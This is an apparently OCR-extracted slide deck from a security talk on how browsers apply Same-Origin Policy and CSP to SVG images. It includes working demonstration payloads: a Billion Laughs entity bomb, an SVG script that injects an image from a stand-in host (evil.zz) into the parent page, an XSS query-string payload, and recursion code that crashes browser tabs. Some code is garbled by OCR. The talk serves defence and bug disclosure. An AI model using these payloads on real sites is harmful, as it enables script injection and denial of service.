The SVG Security Model

When an image isn't just an image

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Outline

- Review of web security
 - Same-Origin Policy
 - Content Security Policy
- A brief introduction to SVG
 - What is SVG?
 - Using SVG with HTML
 - SVG features
- Attacking SVG
 - Attack surface
 - Security model
 - Security model violations
 - CSP Violations
- Conclusion



Web Security

- A page can request resources from any source, but there are restrictions on how those resources can interact.
- Web security is a confusing mix of rules that apply to different things, work-arounds to those rules, and mitigations against attacks permitted by those rules.
- Most important rule: Same-Origin Policy
- Most important mitigation: Content Security Policy



Same-Origin Policy

- An origin is a (protocol, host, port) tuple.
- Unless you're Internet Explorer, which ignores the port.
- Scripts running inside a page from one origin can only interact with resources from the same origin.
- http://www.example.come/somedir/page.html has the same origin as http://www.example.com/otherdir/doc.html, but not the same origin as https://www.example.com/somedir/page2.html or http://en.example.com.
- The origin of a script is the origin of the page that loaded it, not the origin from which the script was loaded.
- This restriction can be relaxed in various ways.
- Cookies, Flash, file: URIs, and some other things have different rules.



An introduction

- First standardized in 2012.
- Firefox and Chrome have supported it for a while. The latest Internet Explorer technical preview build also supports it.
- Policies restrict the allowed sources for scripts, styles, images, etc. Resources may only come from white-listed origins.
- Blocks mixed content: eval, in-line scripts and styles, data: URIs, etc.
- Can be used to restrict content to https: URIs.
- Sent by the server in Content-Security-Policy headers; enforced by the browser.



Directives

 A policy is built from from directives that control the allowed sources for specific types of content:

```
script-src Scripts, XSLT

style-src Styles

img-src Images, including img tags and various CSS properties

frame-src Documents or data loaded from frame or iframe tags

object-src Documents, data, or plugins from object, embed, or applet tags

media-src Audio and video content, such as video and audio tags

font-src Fonts

connect-src XMLHttpRequest, WebSockets, etc.
```

default-src Defaults for any directive that isn't specified

Source lists

- Each directive must have a source list. Sources can be
 - 'none' Content covered by the directive must not be allowed from any source.
 - 'self' The origin of the document to which CSP applies.
 - <host> A host name. Some wildcards are allowed. A URI scheme and port number may also be supplied.
- <scheme> A URI scheme.
- If a document attempts to load a resource covered by CSP, and the resource's source is not in the source list for the applicable directive, then the user agent must not load the resource.

An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

• Defaults to not allowing any content from any source.



```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.



```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.
- Scripts are only allowed from external files at the same source, and from other source over HTTPS.



```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.
- Scripts are only allowed from external files at the same source, and from other source over HTTPS.
- Static images are allowed from from files at the same source, data: URIs, and from files at *.svg.test.



```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.
- Scripts are only allowed from external files at the same source, and from other source over HTTPS.
- Static images are allowed from from files at the same source, data: URIs, and from files at *.svg.test.
- Objects and frames are allowed from the same source and from http://nocsp.svg.test.



An example

```
Content-Security-Policy: default-src 'none'; style-src 'self'; script-src 'self' https:; img-src 'self' data: *.svg.test; object-src 'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.
- Scripts are only allowed from external files at the same source, and from other source over HTTPS.
- Static images are allowed from files at the same source, data: URIs, and from files at *.svg.test.

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- Objects and frames are allowed from the same source and from http://nocsp.svg.test.
- Media, fonts, and connections are not allowed on any source:

Why you should use it

- Think ASLR+DEP for web apps.
- It's hard to get XSS if the browser will only execute scripts from white-listed static documents and eval is banned globally.
- A lot of web frameworks like to mix content, scripts, and styles, so get started on separating them as soon as possible.
- More information: http://content-security-policy.com/, https://www.isecpartners.com/media/106598/csp_best_practices.pdf



What is SVG?

- Scalable Vector Graphics
- XML-based
- W3C (http://www.w3.org/TR/SVG/)
- Development started in 1999
- Current version is 1.1, published in 2011
- Version 2.0 is in development
- First browser with native support was Konqueror in 2004;
- IE was the last major browser to add native SVG support (IE9, in 2011)



Disclaimer

I am not an artist.

DAMMIT JIM

I'm a

Security engineer

not an

Artist



A simple example

Source code

```
<?xml version="1.0" encoding="UTF—8" standalone="no"?>
<svq
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height = "68"
   viewBox="-34 -34 68 68"
   version = "1.1" >
  <circle
     cx = "0"
     cy = "0"
     r="24"
     fill="#c8c8c8"/>
</svq>
```



A simple example

As rendered





Embedding SVG in HTML

- As a static image:
 - img taq
 - CSS resources (eq, background-image)
- As a nested document
 - object tag
 - embed tag
 - iframe tag
- In-line
- canvas tag



SVG with CSS

In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <style>
     circle {fill: orange }
  </style>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

SVG with CSS

External

```
<?xml version="1.0" encoding="UTF-8"</pre>
      standalone="no"?>
<?xml-stylesheet type="text/css"</pre>
      href="circle.css"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

SVG with CSS

As rendered



(a) Without CSS



(b) With CSS



SVG with JavaScript

In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <script>
     window.onload = function() {
        document.getElementsByTagName("circle")[0].style.stroke = "red";
        document.getElementsByTagName("circle")[0].style.strokeWidth = "2";
     };
  </script>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

part of nccgroup

SVG with JavaScript

External

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  xmlns:xlink="http://www.w3.org/1999/xlink"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <script type="text/javascript" xlink:href="circle.js"></script>
 <circle
     cx="0"
     cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```

SVG with JavaScript

As rendered



(a) Without JavaScript



(b) With JavaScript



SVG with an external image

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xlink="http://www.w3.org/1999/xlink"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
    cy="0"
     r="24"
    fill="#c8c8c8"/>
  <image x="0" y="0" width="34" height="34" xlink:href="circle-image.svg" />
</svg>
```



SVG with an external image

As rendered



(a) Normal



(b) With an external image



SVG with embedded HTML

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<sve
  xmlns="http://www.w3.org/2000/svg"
  xmlns:xhtml="http://www.w3.org/1999/xhtml"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
    fill="#c8c8c8"/>
 <foreignObject x="0" y="0" width="34" height="34">
    <yhtml·yhtml>
      <xhtml·head>
        <xhtml:style>
          document, body, img { padding: 0px; margin: 0px; border: 0px; }
        </xhtml:stvle>
      </xhtml:head>
      <xhtml:body>
        <xhtml:object width="34" height="34" type="image/svg+xml" data="circle.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
 </foreignObject>
</svg>
```

SVG with embedded HTML

As rendered



(a) Normal



(b) With another SVG embedded inside HTML in a foreignObject



Attack surface

Since SVG can do pretty much everything that HTML can do, the attack surface is very similar:

- XML attacks (Billion Laughs, etc.)
- DOM attacks
- XSS
- Etc.



Billion Laughs

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"</pre>
 "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
 CLENTITY lol "lol">
 <!ENTITY 1013 "&1012;&1012;&1012;&1012;&1012;&1012;&1012;&1012;&1012;*</pre>
 <!ENTITY lol4 "&lol3:&lol3:&lol3:&lol3:&lol3:&lol3:&lol3:&lol3:&lol3:&lol3:</pre>
 <!ENTITY lo15 "&lo14;&lo14;&lo14;&lo14;&lo14;&lo14;&lo14;&lo14;&lo14;&lo14;&lo14;
 <!ENTITY lo16 "&lo15;&lo15;&lo15;&lo15;&lo15;&lo15;&lo15;&lo15;&lo15;&lo15;</pre>
 <!ENTITY lol7 "&lol6:&lol6:&lol6:&lol6:&lol6:&lol6:&lol6:&lol6:&lol6:&lol6:
 <!ENTITY lol8 "&lol7:&lol7:&lol7:&lol7:&lol7:&lol7:&lol7:&lol7:&lol7:&lol7:&lol7:&lol7:</pre>
 <!ENTITY lo19 "&lo18;&lo18;&lo18;&lo18;&lo18;&lo18;&lo18;&lo18;&lo18;*</pre>
<sve
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
 <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
 <text x="0" y="0" fill="black">&lo19;</text>
</svg>
                                                                                       IVE VOUI IN TOTAL
```

Billion Laughs


Chrome





Billion Laughs

Firefox







Attacking the DOM

Innocent HTML

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>Same-origin SVG</h1>
    <div style="border: 1px solid black">
      <object data="harmless.svg" type="image/svg+xml"</pre>
              width="68" height="68"></object>
    </div>
  </body>
</html>
```



Attacking the DOM

As rendered





Attacking the DOM

Malicious SVG

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <script>
     var elmt = top.document.createElement("img");
     elmt.src = "http://evil.zz/pwned.png"
     elmt.style.position = "absolute";
     elmt.style.top = "0";
     elmt.style.left="0";
     top.document.body.appendChild(elmt);
  </script>
  <circle
     CX="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

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Attacking the DOM

Results





XSS

Code

```
<?php
header("Content-type: image/svg+xml");
echo "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\"?>"
?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="<?php echo $ GET['colour']; ?>"/>
</svg>
```

XSS Results



(a) http://svg.test/circle-xss.svg.php?colour=blue



(b) http://svg.test/circle-xss.svg.php
?colour="/><script>alert(/pwnt!/);</script>



Security model

- SVG loaded as static images are treated like other image formats:
 - External resources (stylesheets, scripts, other images, etc.) are not loaded.
 - Scripts are never executed.
 - Internal stylesheets and data URIs are allowed.
- SVG loaded as nested documents are treated just like HTML:
 - External resources are loaded.
 - Scripts are executed.
 - Same-Origin Policy applies.
 - Sandboxed iframes disable script execution
 - Browsers must never load a document as a child of itself.



Internet Explorer always loads external CSS

Source

```
<!DOCTYPE html>
<html>
  chead>
                                                < svg
    <meta charset="UTF-8"/>
  </head>
                                                   width="68"
  <body>
                                                   height="68"
    <h1>SVG with external CSS</h1>
    <div style="border: 1px solid black">
                                                   version="1.1">
      <img src="circle-css-external.svg"</pre>
                                                  <circle
           alt="circle"/>
                                                      cx="0"
    </div>
                                                      cy="0"
  </body>
                                                      r="24"
</html>
                                                      fill="#c8c8c8"/>
                                                </svg>
```

```
<?xml version="1.0" encoding="UTF-8"</pre>
      standalone="no"?>
<?xml-stvlesheet type="text/css"</pre>
      href="circle.css"?>
   xmlns="http://www.w3.org/2000/svg"
   viewBox="-34 -34 68 68"
```



Internet Explorer always loads external CSS

Results





(a) Chrome

(b) Internet Explorer

CSP does block external CSS correctly in the 11.0.9879.0 technical preview build.



Chrome loads cross-origin CSS

Source

```
<?xml version="1.0" encoding="UTF-8"</pre>
                                                      standalone="no"?>
<!DOCTYPE html>
                                                <?xml-stvlesheet type="text/css"</pre>
<html>
                                                      href="http://dom1.svg.test/circle.css"?>
  chead>
                                                < svg
    <meta charset="UTF-8"/>
                                                   xmlns="http://www.w3.org/2000/svg"
  </head>
                                                   width="68"
  <body>
                                                   height="68"
    <h1>Cross-origin SVG with external CSS</h
                                                   viewBox="-34 -34 68 68"
    <div style="border: 1px solid black">
                                                   version="1.1">
      <img src="circle-css-cross-domain.svg"</pre>
                                                  <circle
           width="68" height="68" alt="circle
                                                     cx="0"
    </div>
                                                     cy="0"
  </body>
                                                     r="24"
</html>
                                                     fill="#c8c8c8"/>
                                                </svg>
```



Chrome loads cross-origin CSS

Results





(a) Firefox

(b) Chrome

Chrome bug 384527¹; fixed in Chromium build 37.0.2054.0



Internet Explorer always loads external images

Source

```
<?xml version="1.0" encoding="UTF-8"</pre>
                                                      standalone="no"?>
<!DOCTYPE html>
                                                <svg
<html>
                                                   xmlns="http://www.w3.org/2000/svg"
  chead>
                                                   xmlns:xlink="http://www.w3.org/1999/xlink"
    <meta charset="UTF-8"/>
                                                   width="68"
  </head>
                                                   height="68"
  <body>
                                                   viewBox="-34 -34 68 68"
    <h1>SVG that loads another SVG</h1>
                                                   version="1.1">
    <div style="border: 1px solid black">
                                                  kcircle
      <img src="recurse1.svg" width="68"</pre>
                                                     cx="0"
           height="68" alt="circle"/>
                                                     cy="0"
    </div>
                                                     r="24"
  </body>
                                                     fill="#c8c8c8"/>
                                                  <image x="0" y="0" width="34" height="34"</pre>
</html>
                                                          xlink:href="circle.svg" />
                                                </svg>
```

Internet Explorer always loads external images

Results





(a) Chrome

(b) Internet Explorer

Reported to Microsoft; "Not a security bug".



We get SVGnal. Main SVGeen turn on.





- Browsers' checks for recursive documents are based on the URI. So as long as the URI changes at every iteration, we can make a recursive document.
- The guery string is part of the URI, but is ignored by HTTP file servers.
- To change the guery string at every iteration, we need scripting.
- We can't use svg:image because that doesn't run scripts, so we use html:objectinside svg:foreignObject.
- Internet Explorer doesn't render svg:foreignObject,² but IE does run scripts and load external documents inside it!



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Code

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xhtml="http://www.w3.org/1999/xhtml"</pre>
  width="68" height="68" viewBox="-34 -34 68 68" version="1.1">
 <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>
 <foreignObject x="0" y="0" width="34" height="34">
    <xhtml:xhtml>
      <xhtml:head>
        <xhtml:script>
          window.onload = function() {
              var query = "?" + (parseInt(document.location.search.split("?")[1]) + 1)
              var obi = document.getElementsBvTagName("object")[0];
              obj.setAttribute("data", document.location.protocol + "//" +
                          document.location.host + document.location.pathname + query);
          };
        </xhtml:script>
      </xhtml:head>
      <xhtml:bodv>
        <xhtml:object width="34" height="34" type="image/svg+xml"</pre>
                      data="recursive-foreignobject.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
```

As rendered in Firefox



Firefox stops at 10 iterations.



As rendered in Chrome




Chrome bug 383180³: tab crash after ~241 iterations.



³https://code.google.com/p/chromium/issues/detail?id=383180

As rendered in Internet Explorer



Tab crash in IE 11 and 12 DC1 after >4000 iterations.


Reported to Microsoft; "Not a security bug".



IE and image

```
var http = require('http');
var svg = '<?xml version="1.0" encoding="UTF-8" standalone="no"?>\
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"\</pre>
  width="68" height="68" viewBox="-34 -34 68 68" version="1.1">\
 <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>\
 <image x="34" v="34" width="34" height="34" xlink:href="REPLACE" />\
</svg> '
http.createServer(function(request, response) {
   var num = parseInt(request.url.substr(1))
   if (isNaN(num)) {
       response.writeHead(400, {'Content-Type': 'text/plain'});
       response.end():
   } else {
       response.writeHead(200, {'Content-Type': 'image/svg+xml'});
       console.log(num);
       response.end(svg.replace("REPLACE", ""+(num+1)));
}).listen(8000);
                                                                     IDECDOLLINGS
```

As rendered in IE



IE 11 and 12 DC1 run >250,000 iterations before crashing, which takes a while.

Reported to Microsoft; "Not a security bug".



Chrome style-src violation

When an SVG with in-line CSS is loaded with style-src 'self' from a static image context, the CSS is applied contrary to the CSP.⁴





(a) Firefox

(b) Chrome


Chrome bug 378500. No action since 30 May.




Chrome frame-src vs. object-src

object-src 'self'; frame-src 'none'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies both object-src and frame-src to HTML object and embed tags, rather than only object-src.5





(a) Firefox





⁵https://code.google.com/p/chromium/issues/detail?id=400840

frame-src vs. object-src

object-src 'none'; frame-src 'self'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies both object-src and frame-src to HTML object and embed tags, rather than only object-src.6





(a) Firefox




⁶https://code.google.com/p/chromium/issues/detail?id=400840

frame-src vs. object-src

object-src 'self'; frame-src 'self'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies both object-src and frame-src to HTML object and embed tags, rather than only object-src.7






(a) Firefox




⁷https://code.google.com/p/chromium/issues/detail?id=400840

Sandboxed iframes in Chrome

Chrome doesn't apply style-src correctly to sandboxed iframes.





(a) Firefox

(b) Chrome

Work-around: list the origin explicitly in style-src rather than is recorded part of necessary

Other issues

- Firefox did not properly apply CSP to sandboxed iframes prior to version 28.0. It is still not properly applied in the Firefox 24 ESR branch. 8 This appears to have been due to wider problems with sandboxed iframes.
- Neither Chrome nor Firefox render foreignObjects in in-line SVG.
- Both Chrome⁹ and Firefox¹⁰ display in-line SVG even under the CSP default-src 'none';. There does not appear to be agreement on whether an in-line SVG is an image or nested document, or something else. My position is that since data: URIs can be used to create in-line images or nested documents and can be blocked using CSP, in-line SVG should be blockable as well.



⁸https://bugzilla.mozilla.org/show_bug.cgi?id=1018310

⁹https://code.google.com/p/chromium/issues/detail?id=378500

¹⁰ https://bugzilla.mozilla.org/show_bug.cgi?id=1018310

SVG Security Test Suite

Index	Base	XF01	XFO2	CSP0	CSP1	CSP2	CSP3	CSP4	CSP
Same-orig	in Link	Link	Link	Link	Link	Link	Link	Link	Link
Different-orig	in Link	Link	Link	Link	Link	Link	Link	Link	Link
Different-origin with no policie									
Same-origin embedded svg:imag	e Link	Link	Link	Link	Link	Link	Link	Link	Link
Different-origin embedded svg:imag									
Same-origin embedded html:obje									
Different-origin embedded html:obje	et <u>Link</u>	Link							
Recursio	m Link	Link	Link	Link	Link	Link	Link	Link	Link

SVG from a different origin with empty policies

Policy:

- CSP:default-src 'none'; script-src 'self' http://*.svg.test; style-src 'self' h data: http://*.svg.test; object-src 'self' data: http://*.svg.test; frame-src ' *XFO
- APO:

SVG circle



SVG circle with in-line CSS



SVG circle with same-origin external CSS



- https://github.com/rdegraaf/ SVG_Security_Test_Suite
- Loads different SVGs with internal and external scripts, styles, embedded images, and embedded objects in eight different ways under various XFO and CSP settings.
- Just serve it, load it, and look for discrepancies.



Lessons to be learned

- Treat SVG like you would HTML, not like you would PNG.
- Never load untrusted SVG as an object or iframe from the same origin as trusted content.
- Major browsers still have issues correctly enforcing web security rules.
- CSP is your friend. Use it. Even if you can't use it right away, design new code to be CSP-compatible.



Future work

- Mobile browsers
- Different CSPs on HTML and embedded SVG
- CSP 2.0
- SVG 2.0: iframe and canvas and other fun stuff?
- SVG's use element and anything else that takes a URI argument
- IE12's CSP implementation



More information

- SVG 1.1: http://www.w3.org/TR/SVG/single-page.html, https://developer.mozilla.org/en-US/docs/Web/SVG
- CSP 1.0: http://www.w3.org/TR/CSP/,
 https://developer.mozilla.org/en-US/docs/Web/Security/CSP,
 https://www.isecpartners.com/media/106598/csp_best_practices.pdf
- HTML 5: http://www.w3.org/TR/html5/Overview.html
- SVG as a static image: https://developer.mozilla.org/en-US/docs/Web/SVG/SVG_as_an_Image
- Integrating SVG with other stuff: http://www.w3.org/TR/2014/WD-svg-integration-20140417/



QUESTIONS?

HTTPS://WWW.ISECPARTNERS.COM HTTP://ISECPARTNERS.GITHUB.IO

